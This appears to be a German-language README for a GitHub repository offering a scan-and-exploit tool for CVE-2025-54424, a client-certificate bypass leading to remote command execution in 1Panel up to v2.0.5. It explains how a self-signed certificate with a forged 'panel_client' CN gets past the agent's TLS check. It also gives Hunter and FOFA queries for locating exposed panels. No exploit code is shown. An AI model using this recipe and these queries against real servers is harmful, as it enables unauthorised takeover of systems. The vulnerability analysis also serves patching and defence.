 mr-xn/cve-2025-54424
CVE-2025-54424: All-in-One-Tool für die 1Panel-RCE-Schwachstelle durch Umgehung des Client-Zertifikats (Scan + Exploit)

CVE-2025-54424: Integriertes Tool für die RCE-Schwachstelle durch Client-Zertifikatsumgehung in 1Panel (Scan + Exploit)
1Panel ist ein Open-Source-, modernes Linux-Betriebsverwaltungs-Panel, das eine grafische Oberfläche für die Bereitstellung von Websites, die Verwaltung von Servern und das Ausführen von Diensten bietet.
In den betroffenen Versionen ist die TLS-Authentifizierungsrichtlinie der Agent-Seite auf tls.RequireAnyClientCert gesetzt, die lediglich die Bereitstellung eines Zertifikats verlangt, ohne dessen Vertrauenswürdigkeit zu überprüfen. Ein Angreifer kann die TLS-Überprüfung mithilfe eines selbstsignierten Zertifikats umgehen und das CN-Feld auf panel_client fälschen, um die Überprüfung auf Anwendungsebene zu umgehen. Letztendlich kann der Angreifer mit einem gefälschten Zertifikat nicht autorisierte Aufrufe der Schnittstelle zur Befehlsausführung durchführen, was zu einer Schwachstelle für die Remote-Befehlsausführung führt.
<= v2.0.5
Die Suchabfragen für hunter und fofa lauten wie folgt:
cert.subject_org=="FIT2CLOUD"&&ip.port="9999” || cert.subject.suffix=="panel_server"
cert.subject.org="FIT2CLOUD" && port="9999" && protocol="tls" || cert.subject.cn="panel_server"
Kopie des Abschnitts der GitHub-Sicherheitsmitteilung
agent/init/router/router.go
Routers die Funktion Certificate für eine globale Überprüfung referenziert: agent/middleware/certificate.go
Certificate über c.Request.TLS.HandshakeComplete prüft, ob eine Zertifikatskommunikation stattgefunden hat.
c.Request.TLS.HandshakeComplete wird über tls.RequireAnyClientCert in der Funktion Start der Datei agent/server/server.go bestimmt.
Hinweis: Da hier tls.RequireAnyClientCert anstelle von tls.RequireAndVerifyClientCert verwendet wird, verlangt tls.RequireAnyClientCert lediglich, dass der Client ein Zertifikat bereitstellt, ohne die ausstellende CA des Zertifikats zu überprüfen. Daher kann jedes selbstsignierte Zertifikat den TLS-Handshake bestehen.
Certificate weitere Überprüfungen durchlaufen, die nur prüfen, ob das CN-Feld des Zertifikats panel_client lautet, ohne den Aussteller des Zertifikats zu validieren. Schließlich zeigt sich, dass WebSocket-Verbindungen die Proxy-ID-Validierung umgehen können.
